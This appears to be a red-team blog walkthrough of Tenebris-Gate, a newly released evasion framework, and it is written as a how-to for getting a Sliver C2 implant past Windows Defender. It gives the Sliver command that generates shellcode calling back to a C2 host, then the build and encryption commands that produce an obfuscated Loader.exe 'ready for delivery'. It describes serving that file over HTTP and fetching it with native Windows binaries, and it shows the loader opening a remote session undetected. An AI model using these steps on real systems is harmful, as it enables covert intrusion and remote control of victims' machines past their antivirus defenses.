The world of evasion tools such as cryptors is fragile by nature. Tools appear, get attention, and then quickly lose their effectiveness once defenders learn how they work. If you discover a new evasion tool through posts on X or security forums, there is a strong chance it is already being detected by the time you try it. This is simply how the cat-and-mouse game between hackers and defenders evolves. Because of this short lifecycle, most tools are not worth deep analysis and usually deserve nothing more than a brief mention to raise awareness.
However, from time to time, a tool appears that has not yet been widely discussed and still works effectively. The tool we are exploring today falls into that category. At the time of writing, it has only been publicly available for two weeks and has managed to stay under the radar. The tool is called Tenebris-Gate, and in this article, we will walk through how it works and how it can be used to bypass Windows Defender in order to execute a C2 payload.
What is Tenebris-Gate
Tenebris-Gate is a multi-layered evasion framework designed to protect and execute raw shellcode in a way that avoids detection. It processes a .bin payload through a chain of protections, where each layer targets a different type of analysis. It starts by compressing and encrypting the payload to remove recognizable patterns and hide its contents from static scanners. The encryption key itself is disguised using HellShell IPv4 encoding, making extraction more difficult. From there, the framework introduces anti-debugging checks and delays execution using prime number calculations to interfere with sandbox analysis.
To blend in with normal system activity, Tenebris-Gate masks the process as explorer.exe and avoids suspicious imports by resolving APIs through Djb2 hashing. At a deeper level, it bypasses userland security hooks using tampered syscalls and manages memory carefully to avoid RWX flags.
Setting Up
To work with Tenebris-Gate, you need a proper Windows development environment. Specifically, you will need Visual Studio 2022 or newer, along with the Desktop development with C++ workload and Windows SDK 10.0 or higher. These components are typically installed together if you are using a recent version such as Visual Studio 2026.
We will not go through the installation steps in detail here, but once your environment is ready, you can move on to preparing your payload.
Weaponization and Encryption
With the prerequisites in place, the first step is to generate a raw shellcode payload. This can be done using any command-and-control framework, but we will use Sliver for consistency, especially if you have followed earlier material where it was introduced.
To generate the payload, you can run the following command within Sliver:
sliver > generate –http C2-IP –skip-symbols –os windows –format shellcode –save /home/kali/
This produces a shellcode file that will later be processed by Tenebris-Gate. Once generated, transfer this .bin file to your Windows machine where the Tenebris-Gate framework is downloaded.
On the Windows system, open the Developer PowerShell for Visual Studio and navigate to the Tenebris-Gate directory. The first step is to build the project:
PS > msbuild SilentForge.sln /p:Configuration=Release /p:Platform=x64
After building the project, you can encrypt the payload using the provided tool:

PS > .\Build\Release\PayloadCrypt.exe .\MANUAL_MANUFACTURER.bin Loader\This step applies the full evasion pipeline to your shellcode. Once the encryption process is complete, you need to rebuild the loader so that it embeds the encrypted payload:
PS > msbuild SilentForge.sln /p:Configuration=Release /p:Platform=x64 /t:Loader
When this process finishes, your final executable will be available in the Build\Release directory as Loader.exe. This file contains the fully obfuscated and protected payload, ready for delivery.
Delivery
At this stage, the payload is encrypted and prepared for deployment. The delivery method depends entirely on the scenario you are simulating or the objective of your penetration test. There is no single correct approach, as different environments require different strategies.
For demonstration purposes, a simple method is to use a Python HTTP server to host the payload. This approach is commonly seen in real-world attacks, where hackers host tools and payloads on remote servers and retrieve them using built-in system utilities. Windows native binaries can be abused to download and execute such payloads.
When you download the Loader.exe file, you will notice that Windows Defender does not flag it as malicious.


Running the executable results in establishing a connection back to the C2 server.

From there, you gain interactive access to the target system with all available BOFs you have in your C2.
Summary
The world of evasion tools is constantly changing, and tools don’t remain effective for long. Success in this area depends on your understanding of malware development, operating system internals, and defensive technologies. While it is useful to study public tools like Tenebris-Gate, relying on them alone is not enough. True freedom comes from being able to design your own techniques, adapting quickly as defenses evolve. Such individuals are often highly respected within red teams, as the rest of the team largely depends on their work.